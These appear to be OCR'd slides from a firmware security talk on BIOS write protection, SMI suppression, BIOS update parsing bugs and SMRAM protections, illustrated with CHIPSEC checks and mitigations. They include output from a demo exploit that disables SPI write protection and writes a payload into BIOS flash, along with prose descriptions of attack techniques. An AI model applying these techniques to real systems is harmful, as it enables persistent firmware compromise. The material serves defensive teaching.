


Signed BIOS Update & OS Secure Boot



Attacks Against Both Of These..

BIOS Attack Surface: SPI Flash Protection



SPI Flash Write Protection

SPI Flash (BIOS) Write Protection is Still a Problem


- Often still not properly enabled on many systems
- SMM based write protection of entire BIOS region is often not used: BIOS_CONTROL[SMM_BWP]
- If SPI Protected Ranges (mode agnostic) are used (defined by PR0-PR4 in SPI MMIO), they often don't cover entire BIOS & NVRAM
- Some platforms use SPI device specific WP protection but only for boot block/startup code or SPI Flash descriptor region
- Persistent BIOS Infection (used coreboot's flashrom on legacy BIOS)
- Evil Maid Just Got Angrier: Why FDE with TPM is Not Secure on Many Systems
- BIOS Chronomancy: Fixing the Static Root of Trust for Measurement
- A Tale Of One Software Bypass Of Windows 8 Secure Boot

- **Mitigation:** BIOS_CONTROL[SMM_BWP] = 1 and SPI PRx
  - `chipsec_main --module common.bios_wp`
  - Or Copernicus from MITRE

Checking Manually..

Windows:

RWEverything ➔



Linux:

setpci -s 00:1F.0 DC.B

Better Way to Check If Your BIOS Is Write-Protected

 # chipsec_main.py --module common.bios_wp

```
[*] running module: chipsec.modules.common.bios_wp
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BIOS Control = 0x02
    [05] SMM_BWP = 0 (SMM BIOS Write Protection)
    [04] TSS     = 0 (Top Swap Status)
    [01] BLE     = 1 (BIOS Lock Enable)
    [00] BIOSWE  = 0 (BIOS Write Enable)

[!] Enhanced SMM BIOS region write protection has not been enabled (SMM_BWP is not used)

[*] BIOS Region: Base = 0x00500000, Limit = 0x007FFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 87FF0780 | 00780000 | 007FF000 | 1   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
[!] SPI protected ranges write-protect parts of BIOS region (other parts of BIOS can be
modified)
[!] BIOS should enable all available SMM based write protection mechanisms or configure
SPI protected ranges to protect the entire BIOS region
[-] FAILED: BIOS is NOT protected completely
```

SPI Flash & BIOS Is Not Write Protected

BIOS Exploit

```
[+] loaded exploits.bios.bh2013
[+] imported chipsec.modules.exploits.bios.bh2013
[*] BIOS Region: Base = 0x00200000, Limit = 0x007FFFFF

[*] Reading 0x80 bytes from BIOS region in ROM (address 0x20F000)..
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |

[+] Checking protection of UEFI BIOS region in ROM..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Writing payload to BIOS region (address 0x20F000)..

[*] Reading BIOS back (address 0x20F000)..
20 20 49 4e 20 59 4f 55 52 20 42 49 4f 53 20 20 |   IN YOUR BIOS
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
20 20 44 4f 4e 27 54 20 57 4f 52 52 59 21 20 20 |   DON'T WORRY!
59 4f 55 52 20 4f 53 20 42 4f 4f 54 20 48 41 53 | YOUR OS BOOT HAS
20 20 42 45 45 4e 20 53 45 43 55 52 45 44 20 20 |   BEEN SECURED
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
20 42 4c 41 43 4b 20 48 41 54 20 32 30 31 33 20 |  BLACK HAT 2013
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |
```

Demo

(Insecure SPI Flash Protection)

Subzero Security Patching

"1-days from Hell… get it?"

```
141c142,144
<    if ( sub_FFC40CE8(0x60u) != -1 || sub_FFC40CE8(0x64u) != -1 )
---
>    sub_FFC40D21(0xCF8u, 0x8000F8DC);
>    sub_FFC40D0F(0xCFCu, 2u);
>    if ( sub_FFC40D08(0x60u) != -1 || sub_FFC40D08(0x64u) != -1 )
```

From Analytics, and Scalability, and UEFI Exploitation by Teddy Reed

Patch attempts to enable BIOS write protection (sets BIOS_CONTROL[BLE]).
Picked up by Subzero

SPI Flash Write Protection

SMI Suppression Attack Variants

- Some systems write-protect BIOS by disabling BIOS Write-Enable (BIOSWE) and setting BIOS Lock Enable (BLE) but don't use SMM based write-protection BIOS_CONTROL[SMM_BWP]
- SMI event is generated when Update SW writes BIOSWE=1
- Possible attack against this configuration is to block SMI events
- E.g. disable all chipset sources of SMI: clear SMI_EN[GBL_SMI_EN] if BIOS didn't lock SMI config: Setup for Failure: Defeating SecureBoot

- **Another variant** is to disable specific **TCO SMI** source used for BIOSWE/BLE (clear SMI_EN[TCO_EN] if BIOS didn't lock TCO config.)

- **Mitigation:** BIOS_CONTROL[SMM_BWP] = 1 and lock SMI config
- `chipsec_main --module common.bios_smi`

Are All Required SMIs Enabled and Locked?

```
[*] running module: chipsec.modules.common.bios_smi
[x][ =======================================================================
[x][ Module: SMI Events Configuration
[x][ =======================================================================
[-] SMM BIOS region write protection has not been enabled (SMM_BWP is not used)

[*] PMBASE (ACPI I/O Base) = 0x0400
[*] SMI_EN (SMI Control and Enable) register [I/O port 0x430] = 0x00002033
    [13] TCO_EN (TCO Enable)            = 1
    [00] GBL_SMI_EN (Global SMI Enable) = 1
[+] All required SMI events are enabled
[*] TCOBASE (TCO I/O Base) = 0x0460
[*] TCO1_CNT (TCO1 Control) register [I/O port 0x468] = 0x1800
    [12] TCO_LOCK = 1
[+] TCO SMI configuration is locked
[*] GEN_PMCON_1 (General PM Config 1) register [BDF 0:31:0 + 0xA0] = 0x0A14
    [04] SMI_LOCK = 1
[+] SMI events global configuration is locked
[+] PASSED: All required SMI sources seem to be enabled and locked!
```

SPI Flash Write Protection

Locking SPI Flash Configuration


- Some BIOS rely on SPI Protected Range (PR0-PR4 registers in SPI MMIO) to provide write protection of regions of SPI Flash
- SPI Flash Controller configuration including PRx has to be locked down by BIOS via Flash Lockdown
- If BIOS doesn't lock SPI Controller configuration (by setting FLOCKDN bit in HSFSTS SPI MMIO register), malware can disable SPI protected ranges re-enabling write access to SPI Flash

- **`chipsec_main --module common.spi_lock`**

Is SPI Flash Configuration Locked?

```
[+] imported chipsec.modules.common.spi_lock
[x][ =======================================================================
[x][ Module: SPI Flash Controller Configuration Lock
[x][ =======================================================================
[*] HSFSTS register = 0x0004E008
    FLOCKDN = 1
[+] PASSED: SPI Flash Controller configuration is locked
```

BIOS Attack Surface: BIOS Update



Legacy BIOS Update and Secure Boot

Signed BIOS Updates Are Rare

- Mebromi malware includes BIOS infector & MBR bootkit components
- Patches BIOS ROM binary injecting malicious ISA Option ROM with legitimate BIOS image mod utility
- Triggers SW SMI 0x29/0x2F to erase SPI flash then write patched BIOS binary

No Signature Checks of OS boot loaders (MBR)

- No concept of Secure or Verified Boot
- Wonder why TDL4 and likes flourished?

UEFI BIOS Update Problems

Parsing of Unsigned BMP Image in UEFI FW Update Binary

- Unsigned sections within BIOS update (e.g. boot splash logo BMP image)
- BIOS displayed the logo before SPI Flash write-protection was enabled
- EDK ConvertBmpToGopBlt() integer overflow followed by memory corruption during DXE while parsing BMP image
- Copy loop overwrote #PF handler and triggered #PF

- Attacking Intel BIOS


UEFI BIOS Update Problems

RBU Packet Parsing Vulnerability

- Legacy BIOS with signed BIOS update
- OS schedules BIOS update placing new BIOS image in DRAM split into RBU packets
- Upon reboot, BIOS Update SMI Handler reconstructs BIOS image from RBU packets in SMRAM and verifies signature
- Buffer overflow (memcpy with controlled size/dest/src) when copying RBU packet to a buffer with reconstructed BIOS image

- BIOS Chronomancy: Fixing the Core Root of Trust for Measurement
- Defeating Signed BIOS Enforcement

BIOS Attack Surface: SMRAM Protection



Problems With HW Configuration/Protections


Unlocked Compatible/Legacy SMRAM

- D_LCK bit locks down Compatible SMM space (a.k.a. CSEG) configuration (SMRAMC)
- SMRAMC[D_OPEN]=0 forces access to legacy SMM space decode to system bus rather than to DRAM where SMI handlers are when CPU is not in System Management Mode (SMM)

- When D_LCK is not set by BIOS, SMM space decode can be changed to open access to CSEG when CPU is not in SMM: Using CPU SMM to Circumvent OS Security Functions
- Also Using SMM For Other Purposes


- **`chipsec_main --module common.smm`**

Compatible SMM Space: Normal Decode



SMM access to CSEG is decoded to DRAM, non-SMM access is sent to system bus

Compatible SMM Space: Unlocked



Non-SMM access to CSEG is decoded to DRAM where SMI handlers can be modified

Is Compatible SMRAM Locked?

```
[+] imported chipsec.modules.common.smm
[x][ =======================================================================
[x][ Module: SMM memory (SMRAM) Lock
[x][ =======================================================================
[*] SMRAM register = 0x1A ( D_LCK = 1, D_OPEN = 0 )
[+] PASSED: SMRAM is locked
```

Problems With HW Configuration/Protections

SMRAM "Cache Poisoning" Attacks

- CPU executes from cache if memory type is cacheable
- Ring0 exploit can make SMRAM cacheable (variable MTRR)
- Ring0 exploit can then populate cache-lines at SMBASE with SMI exploit code (ex. modify SMBASE) and trigger SMI
- CPU upon entering SMM will execute SMI exploit from cache
- Attacking SMM Memory via Intel Cache Poisoning
- Getting Into the SMRAM: SMM Reloaded

- CPU System Management Range Registers (SMRR) forcing UC and blocking access to SMRAM when CPU is not in SMM
- BIOS has to enable SMRR
- `chipsec_main --module common.smrr`

Is SMRAM Exposed To Cache Poisoning Attack?

```
[*] running module: chipsec.modules.common.smrr
[x][ =======================================================================
[x][ Module: CPU SMM Cache Poisoning / SMM Range Registers (SMRR)
[x][ =======================================================================
[+] OK. SMRR are supported in IA32_MTRRCAP_MSR

[*] Checking SMRR Base programming..
[*] IA32_SMRR_BASE_MSR = 0x00000000BD000006
    BASE    = 0xBD000000
    MEMTYPE = 6
[+] SMRR Memtype is WB
[+] OK so far. SMRR Base is programmed

[*] Checking SMRR Mask programming..
[*] IA32_SMRR_MASK_MSR = 0x00000000FF800800
    MASK    = 0xFF800000
    VLD     = 1
[+] OK so far. SMRR are enabled in SMRR_MASK MSR

[*] Verifying that SMRR_BASE/MASK have the same values on all logical CPUs..
[CPU0] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU1] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU2] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU3] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[+] OK so far. SMRR MSRs match on all CPUs

[+] PASSED: SMRR protection against cache attack seems properly configured
```

